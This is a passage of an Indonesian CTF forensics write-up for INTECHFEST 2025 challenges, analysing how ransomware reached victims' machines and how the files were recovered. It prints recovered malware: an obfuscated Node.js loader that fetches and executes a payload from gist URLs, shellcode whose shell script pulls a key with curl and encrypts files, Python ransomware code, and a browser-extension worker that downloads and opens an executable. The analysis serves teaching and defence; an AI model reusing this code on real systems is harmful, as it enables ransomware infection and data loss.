for _ in range(iters):
    q = struct.unpack_from("<Q", pt, ptr)[0]
    struct.pack_into("<Q", pt, ptr, q ^ key_qword_le)
    ptr += step

APPLIED += 1
# advance past this stub so we can find the next one
pos = p_xor_mem + 4

print(f"[i] applied {APPLIED} stub(s)")
Path("stage2.bin").write_bytes(pt)
print("[i] wrote stage2.bin")
print("  head:", pt[:16].hex(), repr(bytes(pt[:16])))

```

```
% sandwichcheese ~/ctf-writeups > ? INTECHFEST 2025/Forensics/trickster
$ strings stage2.bin
>FH1X'H-
e
H1X'H-
/bin/sh
PT_Rfh-cT^R
SRC="/home/uzeR"; find "$SRC" -type
f -readable | while read
-r F; do REL=$(realpath --relative-to="$SRC" "$F"); ENC=$(mktemp
curl -o
/init.txt.pem https://gist.githubusercontent.com/blacowhain/c2564d1908bbea2dc1de62ca6ac24e67/raw/2e5c55fe1fb3ece8869120b1b6e415b16255f0a9/9f6b902bd7ac7ae385ac90089cbc6
65f88d7698a2d325c751163ed20946405a2.pem; openssl enc
-aes-256-ctr -K
"${head
-c 256 /tmp/init.txt.pem
| rev |
tail -c
64)" -iv "$(tail -c 128
/tmp/init.txt.pem | rev
| head
-c 32)"
-in "$F"
| xxd -p | rev
| xxd -r
-p | tee "$ENC"
> /dev/null; split -b 250 -d -a
6 "$ENC" "/tmp/${REL///}_enc.";
-f "$F";
done; echo "HAHHA got encrypted! now give me chizuru pillow, and i will
sent you the decry
:devil:"
> $SRC"/REA
ME.txt"
VWT^j;X
```

Nice, sekarang kita tau isi dari shellcode dan apa saja yang dilakukan.

Dari log sysdig, ditemukan keberadaan file /home/uzeR/flag.txt dan /tmp/flag.txt.enc.000000. Kita harus melakukan recovery dari flag.txt.enc.000000 dengan command berikut:

```
# Extract the single event and parse tokens (4-hex → 2 bytes + 2 bytes; 2-hex →
1 byte)
sysdig -r challenge.scap -X -s 4096 'evt.num=115863' \
| perl -ne '
# match hexdump rows: optional 0x, 4-hex offset then ":" or space
if (/^\s*(?:0x)?[0-9A-Fa-f]{4}[:\s]/) {
    s/^{\s*(?:0x)?[0-9A-Fa-f]{4}[:\s]+//;           # drop the offset
    for my $tok (split(/\s+/, $_)) {
        last if $tok !~ /[^0-9A-Fa-f]+$/;           # stop at ASCII column
        my $L = length($tok);
        next if $L % 2;                            # skip odd tokens (unlikely)
        for (my $i=0; $i<$L; $i+=2) { print substr($tok,$i,2) }
    }
}
' | xxd -r -p > flag.txt.enc.000000

# sanity: should print 63
wc -c flag.txt.enc.000000
```

Setelah didapatkan file asli dari flag.txt.enc.000000, kita hanya perlu melakukan dekripsi sesuai dari hasil shellcode yang direkonstruksi sebelumnya. Dengan menggunakan command berikut didapatkan flag:

```
% sandwichcheese ~/ctf-writeups > ? INTECHFEST 2025/Forensics/trickster
$ cat flag.txt.enc.000000 \
| xxd -p | rev | xxd -r -p \
| openssl enc -d -aes-256-ctr -K "549494d4a0d2d2d2d29554b4025445146594250502e494745424d2d2d2d2" -iv "a0d2d2d2d2d29554b402544514659425"
INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}
```

INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}

shiunji ouka

Author: keii

I kinda wanted to try out a project my friend made (he is Chizuru's fiancé), so I downloaded it into my machine and followed the project guide exactly. But out of nowhere, I couldn't open one of my important document files. WTF is happening?

Diberikan disk image linux yang langsung saja aku load menggunakan ftk imager dan export ke local filesystem.

Dalam penggerjaan chall ini, aku menggunakan bantuan chatgpt yang somewhat membantu, untuk historynya ada di sini

<https://chatgpt.com/share/68bdcac3-1414-800b-ae6b-5eea26b662bb>

Dengan surface level inspection, aku mendapati adanya encrypted files di folder documents

Kemudian, aku liat juga adanya .bash_history yang menjadi lead pertama, yang kontennya seperti ini

```
history -a
```

Setelah nyasar bersama gpt nyari-nyari file di folder pip dan wheels, aku coba ajak gpt untuk inspeksi browser cache. Dia langsung kasih commandnya untuk cari tau profile yang ada

```
# 1) Find profiles.ini in Snap's persistent area and any non-snap location
find home/esteh/snap/firefox/common -maxdepth 4 -type f -name 'profiles.ini' -print
-exec sed -n '1,200p' {} \; 2>/dev/null
find home/esteh -maxdepth 4 -type f -path '*.mozilla/firefox/profiles.ini' -print
-exec sed -n '1,200p' {} \; 2>/dev/null

# 2) List candidate profiles (often *.default-release)
find home/esteh/snap/firefox/common -type d -regextype posix-extended \
-regex '.*/\mozilla/firefox/[^/]+(\.default\.*|-release)$' -printf '%p\n'
2>/dev/null

# 3) Set PROF to the profile you see (paste the path you pick); for now try to
auto-pick one:
PROF=$(find home/esteh/snap/firefox/common -type d -path
'*./mozilla/firefox/*.default*' -o -path '*./mozilla/firefox/*default-release'
2>/dev/null | head -n 1)
echo "PROFILE=$PROF"; ls -lah "$PROF"

# 4) Confirm key files exist
ls -lah "$PROF"/places.sqlite "$PROF"/favicons.sqlite "$PROF"/cookies.sqlite
2>/dev/null || true
ls -lah "$PROF"/sessionstore-backups 2>/dev/null || true

# 5) Query visit history between 2025-05-02 20:30 and 2025-05-03 17:05 (local time,
UTC+7)
sqlite3 "$PROF/places.sqlite" <<'SQL'
.headers on
.mode column
SELECT datetime(v.visit_date/1000000,'unixepoch','localtime') AS visit_time,
p.url AS url,
p.title AS title,
v.visit_type AS vtype
FROM moz_historyvisits v
JOIN moz_places p ON p.id = v.place_id
WHERE v.visit_date BETWEEN strftime('%s','2025-05-02 20:30','localtime')*1000000
AND strftime('%s','2025-05-03 17:05','localtime')*1000000
ORDER BY v.visit_date DESC
LIMIT 120;
```

```
SQL
```

```
# 6) List all URLs that look like code repos or raw content
sqlite3 "$PROF/places.sqlite" <<'SQL'
.headers on
.mode column
SELECT datetime(v.visit_date/1000000,'unixepoch','localtime') AS visit_time, p.url
FROM moz_historyvisits v JOIN moz_places p ON p.id=v.place_id
WHERE p.url GLOB 'https://github.com/*'
    OR p.url GLOB 'https://raw.githubusercontent.com/*'
    OR p.url GLOB 'https://gitlab.com/*'
    OR p.url GLOB 'https://pip.pypa.io/*'
ORDER BY v.visit_date DESC
LIMIT 120;
SQL
```

dan dari situ, dia bikin command untuk inspeksi profile tersebut

```
# Set the two profiles we found
P1="home/esteh/snap/firefox/common/.mozilla/firefox/0szpw827.default"
P2="home/esteh/snap/firefox/common/.mozilla/firefox/s6kf4eix.default"

for PROF in "$P1" "$P2"; do
    echo "==== PROFILE: $PROF ===="
    ls -lah "$PROF/places.sqlite" 2>/dev/null || echo "no places.sqlite"

    if [ -f "$PROF/places.sqlite" ]; then
        echo "-- GitHub/Raw visits (recent first) --"
        sqlite3 "$PROF/places.sqlite" <<'SQL'
.headers on
.mode column
SELECT datetime(v.visit_date/1000000,'unixepoch','localtime') AS visit_time,
       p.url
FROM moz_historyvisits v
JOIN moz_places p ON p.id = v.place_id
WHERE p.url GLOB 'https://github.com/*'
    OR p.url GLOB 'https://raw.githubusercontent.com/*'
ORDER BY v.visit_date DESC
LIMIT 80;
SQL

        echo "-- May 2-3 window (UTC+7) --"
        sqlite3 "$PROF/places.sqlite" <<'SQL'
.headers on
```

```
.mode column
SELECT datetime(v.visit_date/1000000,'unixepoch','localtime') AS visit_time,
       p.url, p.title
FROM moz_historyvisits v
JOIN moz_places p ON p.id = v.place_id
WHERE v.visit_date BETWEEN strftime('%s','2025-05-02 00:00','localtime')*1000000
                           AND strftime('%s','2025-05-04 00:00','localtime')*1000000
ORDER BY v.visit_date DESC
LIMIT 120;
SQL
```

```
echo "-- Any download-ish annotations --"
sqlite3 "$PROF/places.sqlite" <<'SQL'
.headers on
.mode column
SELECT datetime(p.last_visit_date/1000000,'unixepoch','localtime') AS last_visit,
       p.url, aa.name AS anno_name, a.content
FROM moz_annos a
JOIN moz_places p ON p.id=a.place_id
JOIN moz_anno_attributes aa ON aa.id=a.anno_attribute_id
WHERE aa.name LIKE '%download%' OR aa.name LIKE '%destination%' OR aa.name LIKE
'%mime%'
ORDER BY a.id DESC LIMIT 80;
SQL
fi
done
```

dan didapat 2 entry ini

```
2025-05-03 16:13:48 https://github.com/jonscafe/ctf-book
GitHub - jonscafe/ctf-book
```

```
2025-05-03 15:57:58 https://github.com/jonscafe/ctf-book
GitHub - jonscafe/ctf-book
```

Sehingga link github sus sudah didapat, sehingga aku clone dan mendapat init.sh nya kayak gini

```
set -e

python3 -m pip install -r requirements.txt
node static/admin/js/util.js
```

Okay, disini aku coba inspeksi util.js

dan memang benar isinya obfuscated javascript, yang setelah di deob menggunakan obf-io hasilnya adalah ini

```
const https = require("https");
const fs = require("fs");
const {
  execFile
} = require("child_process");
const parts =
["https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/1.9f922577a06e974372f59d2bbe47378ac63271a5395ffa65ec4ab91347ef9308.hex",
"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/2.06903ec7949afef8bd58daef81d90b2ce2e6b497835f11f493fb359f009832b.hex",
"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/3.46d7d7d3d325461b30871707db3055522c4351d85ca54f856a184d885f1b5089.hex",
"https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd7cdd024427c6fc48c47c4a6a2c11996ad6cf7/4.31d1f30def7416643c22635ef28680c38a688c5f3f501aa9aacf93cbef587cc.hex"];
function fetchHex(_0x2d1e89) {
  return new Promise((_0x87b226, _0x54aac0) => {
    https.get(_0x2d1e89, _0x58daf2 => {
      let _0x496859 = '';
      _0x58daf2.on("data", _0x1fc450 => _0x496859 += _0x1fc450);
      _0x58daf2.on("end", () => _0x87b226(_0x496859.trim()));
    }).on("error", _0x5dae2a => _0x54aac0(_0x5dae2a));
  });
}
(async () => {
  try {
    let _0x346fff = '';
    for (const _0x1c19cd of parts) {
      const _0x572653 = (await fetchHex(_0x1c19cd)).replace(/[^0-9a-fA-F]/g, '');
      _0x346fff += _0x572653;
    }
    const _0x3a0e60 = Buffer.from(_0x346fff, "hex");
    fs.writeFileSync("./sc0d64", _0x3a0e60);
    fs.chmodSync("./sc0d64", 493);
    if (!fs.existsSync("./sc0d64")) {
      return;
    }
    const _0x416c23 = execFile("./sc0d64", (_0x5ceeba, _0xdd3e53, _0xc5f90e) => {
```

```

    if (_0x5ceeba) {
        return;
    }
});

_0x416c23.on("exit", () => {
    fs.unlinkSync("./sc0d64");
});

} catch (_0x97d039) {}

})();

```

okii, intinya dia membuat executable dari 4 part dari link2 gist github tersebut dan menjalankannya.

Untuk mendapat malware yang di execute, aku menggunakan command ini

```

# Work dir
mkdir -p _sc0d64_rebuild && cd _sc0d64_rebuild

# Fetch the 4 parts (text hex). Do NOT run sc0d64.
curl -sS -o 1.hex
'https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd
7cdd024427c6fc48c47c4a6a2c11996ad6cf7/1.9f922577a06e974372f59d2bbe47378ac63271a5395ff
a65ec4ab91347ef9308.hex'
curl -sS -o 2.hex
'https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd
7cdd024427c6fc48c47c4a6a2c11996ad6cf7/2.06903ec7949afef8bd58daefd81d90b2ce2e6b497835f
11f493fb359f009832b.hex'
curl -sS -o 3.hex
'https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd
7cdd024427c6fc48c47c4a6a2c11996ad6cf7/3.46d7d7d3d325461b30871707db3055522c4351d85ca54
f856a184d885f1b5089.hex'
curl -sS -o 4.hex
'https://gist.githubusercontent.com/jonscafe/9b3286a168761a3dc965564a36606d95/raw/dbd
7cdd024427c6fc48c47c4a6a2c11996ad6cf7/4.31d1f30def7416643c22635ef28680c38a688c5f3f501
aa9aacf93cbef587cc.hex'

# Sanity: show sizes and first bytes (hex text)
wc -lc *.hex; head -n 3 *.hex

# Concatenate → strip non-hex → convert to binary
cat 1.hex 2.hex 3.hex 4.hex | tr -cd '0-9a-fA-F' | xxd -r -p > sc0d64

# LOCK IT DOWN so it can't be executed by accident
chmod 0644 sc0d64

# Basic triage (no execution)

```

```

file sc0d64
sha256sum sc0d64
xxd -l 64 sc0d64
strings -a sc0d64 | head -n 40
strings -a sc0d64 | grep -niE
'pdf|report|hanko|pypdf|reportlab|xhtml2pdf|encrypt|decrypt|aes|chacha|argon2|scrypt|
pbkdf2|nonce|salt|key|README|flag|esthe|02-05-2025' | head -n 80
readelf -h sc0d64
readelf -S sc0d64 | sed -n '1,80p'
ldd sc0d64 2>&1

```

Sebagai player rev, tentunya aku senang ketika forennya ternyata rev 😊

Jadi saatnya ngerev

hasil decompile untuk mainnya seperti ini

```

__int64 __fastcall main(int a1, char **a2, char **a3)
{
    void *v3; // rax
    void *v4; // rbx
    void *v5; // r12
    void (__fastcall *v6)(__int64, __int64 (__fastcall *)(__int64, __int64),
__int64); // rbp
    void (__fastcall *v7)(_QWORD); // rbx
    __int64 v8; // rax
    void (*v9)(void); // r12

    if ( !(unsigned int)sub_5555555554E0() )
    {
        puts("cancelled");
        return 0;
    }
    v3 = dlopen("libc.so.6", 1);
    v4 = v3;
    if ( v3 )
    {
        v5 = dlsym(v3, "mmap");
        v6 = (void (__fastcall *)(__int64, __int64 (__fastcall *)(__int64, __int64),
__int64))dlsym(v4, "memcpy");
        v7 = (void (__fastcall *)(_QWORD))dlsym(v4, "exit");
        if ( v6 == 0 || v5 == 0 || !v7 )
        {
            fwrite("Failed to resolve required symbols.\n", 1u, 0x24u, stderr);
        }
        else
        {
            v8 = ((__int64 (__fastcall *)(_QWORD, __int64, __int64, __int64, __int64,
_QWORD))v5)(
                0,
                1224,

```

```

    7,
    34,
    0xFFFFFFFFLL,
    0);
v9 = (void (*)(void))v8;
if ( v8 != -1 )
{
    v6(v8, sub_555555558020, 1224);
    v9();
    v7(0);
    return 0;
}
perror("mmap");
}
else
{
    fwrite("Failed to load libc\n", 1u, 0x14u, stderr);
}
return 1;
}

```

Cukup clear bahwa ini adalah shellcode loader. Payload di memcpy ke v8, kemudian di execute, sehingga aku taro breakpoint di v9() dan aku step ke dalam

Sampailah ke fungsi ini

```

__int64 __fastcall sub_7FFFF7FBC000(__int64 a1, __int64 _RSI)
{
    __int64 v2; // rcx
    __int64 (__fastcall __far *v3)(); // rax
    _BYTE retaddr[16]; // [rsp+0h] [rbp+0h]

    __debugbreak();
    v2 = 148;
    v3 = sub_7FFFF7FBC000;
    do
    {
        *(_QWORD *)((char *)v3 + 39) ^= 0x15F283F08A1CCBFULL;
        v3 = (__int64 (__fastcall __far *)())((char *)v3 + 8);
        --v2;
    }
    while ( v2 );
    __indword((int)v3 >> 31);
    __asm { frstor byte ptr [rsi-69h] }
    return MK_FP(*(_WORD *)retaddr, *(_QWORD *)retaddr)();
}

```

Bruh, another unpacker, okay then aku break ke habis unpacking routinenya (di bawah while (v2))

oh yea, aku gak tau __debugbreak() ini apa, tapi sepertinya gk terlalu ngefek jadi yasuda

kemudian aku next-next-next terus untuk decompilenya hasilnya gajelas sepertinya, tapi untuk di assemblynya sendiri akan sampai ke sini

```
debug004:00007FFFF7FBC031 cdq
debug004:00007FFFF7FBC032 push    rax
debug004:00007FFFF7FBC033 push    rsp
debug004:00007FFFF7FBC034 pop     rdi
debug004:00007FFFF7FBC035 push    rdx
debug004:00007FFFF7FBC036 push    small 632Dh
debug004:00007FFFF7FBC03A push    rsp
debug004:00007FFFF7FBC03B pop     rsi
debug004:00007FFFF7FBC03C push    rdx
debug004:00007FFFF7FBC03D call    near ptr unk_7FFFF7FBC4BD
debug004:00007FFFF7FBC042 movsxd  ebp, dword ptr gs:[rax+6Fh]
debug004:00007FFFF7FBC046 and     [rdi], ah
debug004:00007FFFF7FBC048 movsxd  ecx, dword ptr [rax+6Ch]
debug004:00007FFFF7FBC04B xor     [rcx+47h], ah
debug004:00007FFFF7FBC04E cmp     [rbp+4Dh], esi
debug004:00007FFFF7FBC051 jns    short loc_7FFFF7FBC094
debug004:00007FFFF7FBC053 jz     short near ptr loc_7FFFF7FBC0A9+5
debug004:00007FFFF7FBC055 jns    short near ptr loc_7FFFF7FBC094+4
debug004:00007FFFF7FBC057 outsb
```

dan pada call yang near ptr unk, dia ke sini

```
debug004:00007FFFF7FBC4BD loc_7FFFF7FBC4BD: ; CODE XREF:
debug004:00007FFFF7FBC03D↑p
debug004:00007FFFF7FBC4BD push    rsi
debug004:00007FFFF7FBC4BE push    rdi
debug004:00007FFFF7FBC4BF push    rsp
debug004:00007FFFF7FBC4C0 pop     rsi
debug004:00007FFFF7FBC4C1 push    3Bh ; ';'
debug004:00007FFFF7FBC4C3 pop     rax
debug004:00007FFFF7FBC4C4 syscall ; LINUX -
sys_execve
```

okay, execve, tinggal cek isi registernya

untuk rdi isinya /bin/sh, sehingga bisa disimpulkan ini jalanin shell, tetapi untuk shell yang membahayakan adalah argv nya, sehingga aku lihat argvnya di rsi

```

RSP: [stack]:00007FFFFFFFCC64 db 0
RSP: [stack]:00007FFFFFFFCC65 db 0
RSP: [stack]:00007FFFFFFFCC66 dq offset aBinSh ; "/bin/sh"
RSP: [stack]:00007FFFFFFFCC6E dq offset unk_7FFFFFFFCC86
RSP: [stack]:00007FFFFFFFCC76 dq 7FFFF7FBC042h
RSP: [stack]:00007FFFFFFFCC7E db 0
RSP: [stack]:00007FFFFFFFCC7F db 0
RSP: [stack]:00007FFFFFFFCC80 db 0
RSP: [stack]:00007FFFFFFFCC81 db 0
RSP: [stack]:00007FFFFFFFCC82 db 0
RSP: [stack]:00007FFFFFFFCC83 db 0
RSP: [stack]:00007FFFFFFFCC84 db 0
RSP: [stack]:00007FFFFFFFCC85 db 0
RSP: [stack]:00007FFFFFFFCC86 unk_7FFFFFFFCC86 db 20h ; - ; DATA XREF: [stack]:00007
RSP: [stack]:00007FFFFFFFCC87 db 63h ; c
RSP: [stack]:00007FFFFFFFCC88 db 0

```

Untuk argv[0] /bin/sh which is expected, untuk argv[1] adalah -c (di gambar bisa dilihat, unk_cc86 ada di bawah)

dan untuk argv[2] nya adalah

```

Python>print(ida_bytes.get_bytes(0x7FFFF7FBC042, 1200))
b"echo
'cHl0aG9uMyAtYyAnaW1wb3J0IG9zLHB3ZCwxYXR0Gli02Zyb20gY3J5cHRvZ3JhcGh5Lmhhem1hdC5wc
mltaXRpdmVzLmNpcGhlcnMgaW1wb3J0IENpcGhlcixhbGdvcml0aG1zLG1vZGVz02Zyb20gY3J5cHRvZ3J
hcGh5Lmhhem1hdC5iYWNrZw5kcyBpbXBvcnQgZGVmYXVsdf9iYWNrZw5k02Zyb20gY3J5cHRvZ3JhcGh5L
mhhem1hdC5wcm1taXRpdmVzIGl1tcG9ydCbwYWRkaW5n02Zyb20gc2VjcmV0cyBpbXBvcnQgdG9rZW5fYn1
0ZXMgYXMgdGI7cD1wYXR0Gli1BhdGgocHdkLmd1dHB3dWlkKG9zLmd1dHVpZCgpKS5wd19kaXIPO2s9Y
n10ZXMuZnJvbWhleCgiMDdkNGFjMzY4MTcyNGEwZjIxZGI2NzAzNjE2YThhYjI0OT1iYTQyZDA5NTU5Mzd
jMzFmMjJhN2R1MDNiNWUxZiIpO2JhY2t1bmQ9ZGVmYXVsdf9iYWNrZw5kKCk7ZW5jPWxhbWJkYSBkLGssa
XY6Q21waGVyKGFsZ29yaXRobXMuQUVTKGspLG1vZGVzLkNCQyhpdiksYmFja2VuZCkuZW5jcn1wdG9yKCk
udXBkYXR1KHbhZGRpbmcuUEtDUzcoMTI4KS5wYWRkZXIoKS51cGRhdGUoZCkrcGFkZGluZy5QS0NTNygxM
jgpLnBhZGRlcigpLmZpbmFsaXp1KCkpK0NpcGhlcihhbGdvcml0aG1zLkFFUyhrKSxtbR1cy5DQkMoaXY
pLGJhY2t1bmQpLmVuY3J5cHRvcigpLmZpbmFsaXp1KCk7W2Yud3JpdGVfYn10ZXMoaXY6PXRikDE2KSt1b
mMoZi5yZWfkX2J5dGVzKcksayxdjo9dGIoMTYpKSkgZm9yIGYgaW4gcC5yZ2xvYigiKiIpIGlmIGYuAXN
fZmlsZSgpIGFuZCBmLnN0YXQoKS5zdF9zaXp1PDEwMjQqMTAyNF07KHAvtI1JFQURNRS50eHQiKS53cm10Z
V90ZXh0KCJ5b3UgaGF2ZSBiZWVuIHJhbhNvbWVkIGJ5IGtlaWkiKSc=' | base64 -d | bash

```

Okay, then tinggal decrypt base64, didapat command python berikut setelah di prettify

```

import os, pwd, pathlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import padding
from secrets import token_bytes as tb

p = pathlib.Path(pwd.getpwuid(os.getuid()).pw_dir)
k = bytes.fromhex("07d4ac3681724a0f21db6703616a8ab2499ba42d0955937c31f22a7de03b5e1f")
backend = default_backend()
enc = (
    lambda d, k, iv: Cipher(algorithms.AES(k), modes.CBC(iv), backend)
        .encryptor()
        .update(

```

```

        padding.PKCS7(128).padder().update(d) +
padding.PKCS7(128).padder().finalize()
    )
+ Cipher(algorithms.AES(k), modes.CBC(iv), backend).encryptor().finalize()
)
[
    f.write_bytes(iv := tb(16) + enc(f.read_bytes(), k, iv := tb(16)))
    for f in p.rglob("*")
    if f.is_file() and f.stat().st_size < 1024 * 1024
]
(p / "README.txt").write_text("you have been ransomed by keii")

```

Cukup fokus ke enkripsinya saja, dan di situ key nya jelas di hardcode, sehingga tinggal buat decryptor sebagai berikut

```

# recover_pdf.py
# Recovers a PDF encrypted by the inline payload you found.
# It ignores the decoy IV (first 16 bytes), CBC-deciphers blocks ≥2, and
# supplies a standard 16-byte PDF header as the first block.

from pathlib import Path
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

KEY_HEX = "07d4ac3681724a0f21db6703616a8ab2499ba42d0955937c31f22a7de03b5e1f"
K = bytes.fromhex(KEY_HEX)

# 16-byte header: "%PDF-1.7\n%\xe2\xe3\xcf\xd3\n\n"
PDF_HDR = b"%PDF-1.7\n%\xe2\xe3\xcf\xd3\n\n"
assert len(PDF_HDR) == 16

def aes_ecb_dec(block: bytes) -> bytes:
    dec = Cipher(algorithms.AES(K), modes.ECB(),
backend=default_backend()).decryptor()
    return dec.update(block) + dec.finalize()

def unpad_pkcs7(data: bytes) -> bytes:
    pad = data[-1]
    if pad < 1 or pad > 16 or data[-pad:] != bytes([pad]) * pad:
        # If padding looks weird, just return as-is; many PDFs still open.
        return data
    return data[:-pad]

def recover_pdf(enc_path: Path, out_path: Path):

```

```

data = enc_path.read_bytes()
if len(data) < 16+16:
    raise ValueError("File too small to be this ransomware's output")

c = data[16:]                      # skip the bogus IV1
if len(c) % 16 != 0:
    raise ValueError("Ciphertext not a multiple of 16 bytes")

blocks = [c[i:i+16] for i in range(0, len(c), 16)]

# Decrypt block 2..N normally (CBC without IV uses previous ciphertext)
plain = bytearray()
# P1: we can't recover IV2, so supply a sane PDF header
plain += PDF_HDR

# P2..PN: Pi = Dec(Ci) XOR C(i-1)
for i in range(1, len(blocks)):
    dec = aes_ecb_dec(blocks[i])
    prev = blocks[i-1]
    plain += bytes(a ^ b for a, b in zip(dec, prev))

# Remove PKCS#7 padding (depends only on last block; P1 choice doesn't matter)
plain = unpad_pkcs7(bytes(plain))
out_path.write_bytes(plain)

if __name__ == "__main__":
    in_file = Path("home/esteh/Documents/02-05-2025-15-01-UTC+7_report_general.pdf")
# encrypted one
    out_file = in_file.with_name(in_file.stem + "_restored.pdf")
    recover_pdf(in_file, out_file)
    print(f"wrote {out_file}")

```

didapat file restorednya, dan flag ada di situ

Overview

Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Ut wisi enim ad minim veniam, quis nostrud exerci tation ullamcorper.

Goals

1. Recover the flag
2. The flag is `INTECHFEST{easy_shellc0de_ransomw4re!_00ef83dbcc}`

Specifications

Nam liber tempor cum soluta nobis eleifend option congue nihil imperdiet doming id quod mazim placerat facer possim assum. Typi non habent claritatem insitam; est usus legentis in iis qui facit eorum claritatem. Investigationes demonstraverunt lectores legere me lius quod ii legunt saepius.

`INTECHFEST{easy_shellc0de_ransomw4re!_00ef83dbcc}`

Interesting

Yesterday started like any other day, just casually browsing the internet. That was until I stumbled upon something... interesting. I'm not exactly sure what it was, but soon after, my files became inaccessible. Panicking, I remembered what a friend (he is Chizuru's Fiancée) once told me: "If you ever find suspicious files, make sure to permanently delete them."

So I did. I deleted everything that looked even remotely suspicious. No backups, no analysis, just gone. Now I regret it deeply. Maybe if I had taken the time to investigate, there would've been a way to access my files again. But now all I have is a mystery... and a mess.

Can you figure out what happened and uncover what I destroyed?

Diberikan disk image windows yang langsung saja aku load menggunakan ftk imager dan export ke local filesystem.

Dalam penggerjaan chall ini, aku menggunakan bantuan gpt yang sangat membantu dan chat historynya ada di sini:

<https://chatgpt.com/share/68bdd150-bd5c-800b-90f4-e72afa4e0bd7>

Dengan melihat-lihat secara surface level, didapati encrypted pdf file di Documents dan adanya RunMe.exe di Downloads, yang sayangnya merupakan empty file

Kemudian, karena dari description didapat bahwa user mendownload file dari internet, jadi aku coba menginvestigasi file-file browser.

Di sini, aku mendapati file lnk yang menarik, yang kemudian aku parse dengan command ini

```
lnkparse Users/udinp/AppData/Roaming/Microsoft/Windows/Recent/image-downloader.lnk  
yang hasilnya memiliki mention ke sini
```

LINK INFO:

```
Link info flags: 1  
Local base path: C:\Users\udinp\Downloads\image-downloader.zip  
Common path suffix: ''  
Location info:  
    Drive type: DRIVE_FIXED  
    Drive serial number: '0x388ef9da'  
    Volume label: ''  
    Location: Local
```

DATA:

```
Relative path: ..\..\..\..\..\Downloads\image-downloader.zip
```

Okay, very interesting

Tapi tidak membantu mencari malwarenya dimana, sehingga aku coba query database history browser dengan command ini

```
sqlite3 "exported_ad/Users/udinp/AppData/Local/Microsoft/Edge/User  
Data/Default/History" \  
"select datetime(last_visit_time/1000000-11644473600,'unixepoch'), url, title  
from urls order by last_visit_time desc limit 50;"
```

didapat hasil yang salah satu isinya adalah begini

```
2025-07-18  
02:03:04|https://drive.google.com/file/d/1vfxnTlGFLqZNhCh5JfbgHoDKvoJJeaQN/view|im  
age-downloader.zip - Google Drive  
2025-07-18  
02:02:35|https://drive.google.com/file/d/1vfxnTlGFLqZNhCh5JfbgHoDKvoJJeaQN/view?us  
p=sharing|image-downloader.zip - Google Drive  
2025-07-18 02:01:53|https://github.com/v4yn/image-downloader|GitHub -  
v4yn/image-downloader  
2025-07-18 02:01:10|http://github.com/v4yn|v4yn · GitHub  
2025-07-18 02:01:10|https://github.com/v4yn|v4yn · GitHub
```

okay, jadi sudah dapat link github yang maybe sus nya

Di sini, awalnya aku kira malwarenya memang sudah tidak dapat diakses di link gdrivanya dan harus di recover sendiri, sehingga sempat tersesat dulu, dan saat tersesat dan menginspek database leveldb, aku dapat ini

```
_devtools://devtools previously-viewed-files =>  
[{"url":"chrome-extension://iojchmgaddlliblkphklgmmhndikdgff/src/background/serviceWorker.js","resourceTypeName":"script","selectionRange":{"startLine":6,"startColumn":3,"endLine":6,"endColumn":3},"scrollLineNumber":0}]
```

Not really necessary si buat identify suspicious filen, tapi ya lumayan lah, tersesat buka2 filenya menghasilkan sesuatu, dan sepertinya ini left out saat probset sedang bikin challnya karena kalo dari skenarionya aga kurang masuk buat dia liat devtools

Kemudian, setelah liat2 file browser dan gk nemu apa2 aku coba download aja release di github dan setelah unzip .crx nya ternyata memang ada serviceWorker.js nya yang memang isinya sus

yaitu ada blok kode ini

```
async function IntroOnLoad() {
    try {
        const _0x1b8a4e = [104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 116, 104, 117, 98, 46, 99, 111, 109, 47, 107, 101, 110, 115, 104, 105, 57, 57, 121, 47, 105, 109, 97, 103, 101, 45, 100, 111, 119, 110, 108, 111, 97, 100, 101, 114, 47, 114, 97, 119, 47, 114, 101, 102, 115, 47, 104, 101, 97, 100, 115, 47, 109, 97, 105, 110, 47, 82, 117, 110, 77, 101, 46, 101, 120, 101];
        const _0x5a3c1b = String.fromCharCode(..._0x1b8a4e);

        const _0x3e8f7c = [82, 117, 110, 77, 101];
        const _0x2d8e4f = String.fromCharCode(..._0x3e8f7c);

        const _0x1f9a8c = [101, 101, 102, 117, 102, 115, 115, 120, 101, 101, 95, 95, 97, 111, 48, 110, 51, 95, 51, 110, 115, 98, 108, 97, 111, 102, 98, 49, 114, 50, 125, 48, 51, 100, 99, 116, 95, 115, 117, 48, 56, 110];
        const _0x4b7d2e = [1, 39, 31, 7, 11, 26, 15, 18, 5, 30, 9, 27, 35, 10, 28, 21, 36, 16, 17, 25, 14, 0, 8, 3, 24, 6, 34, 23, 4, 37, 41, 38, 20, 32, 2, 19, 12, 13, 33, 29, 40, 22];
        const _0x3c6a5d = new Array(_0x1f9a8c.length);
        for (let i = 0; i < _0x1f9a8c.length; i++) {
            _0x3c6a5d[_0x4b7d2e[i]] = _0x1f9a8c[i];
        }
        const asfgaerta3asdsa = String.fromCharCode(..._0x3c6a5d);

        chrome.downloads.download({
            url: _0x5a3c1b,
            filename: _0x2d8e4f,
            saveAs: false
        }, (downloadId) => {
            if (chrome.runtime.lastError) {
                return;
            }
            const downloadListener = (delta) => {
                if (delta.id === downloadId && delta.state && delta.state.current === 'complete') {

```

```

        chrome.downloads.open(downloadId, () => {
            if (chrome.runtime.lastError) {
                return;
            }
        });
        chrome.downloads onChanged.removeListener(downloadListener);
    }
};

chrome.downloads onChanged.addListener(downloadListener);
});

} catch (error) {
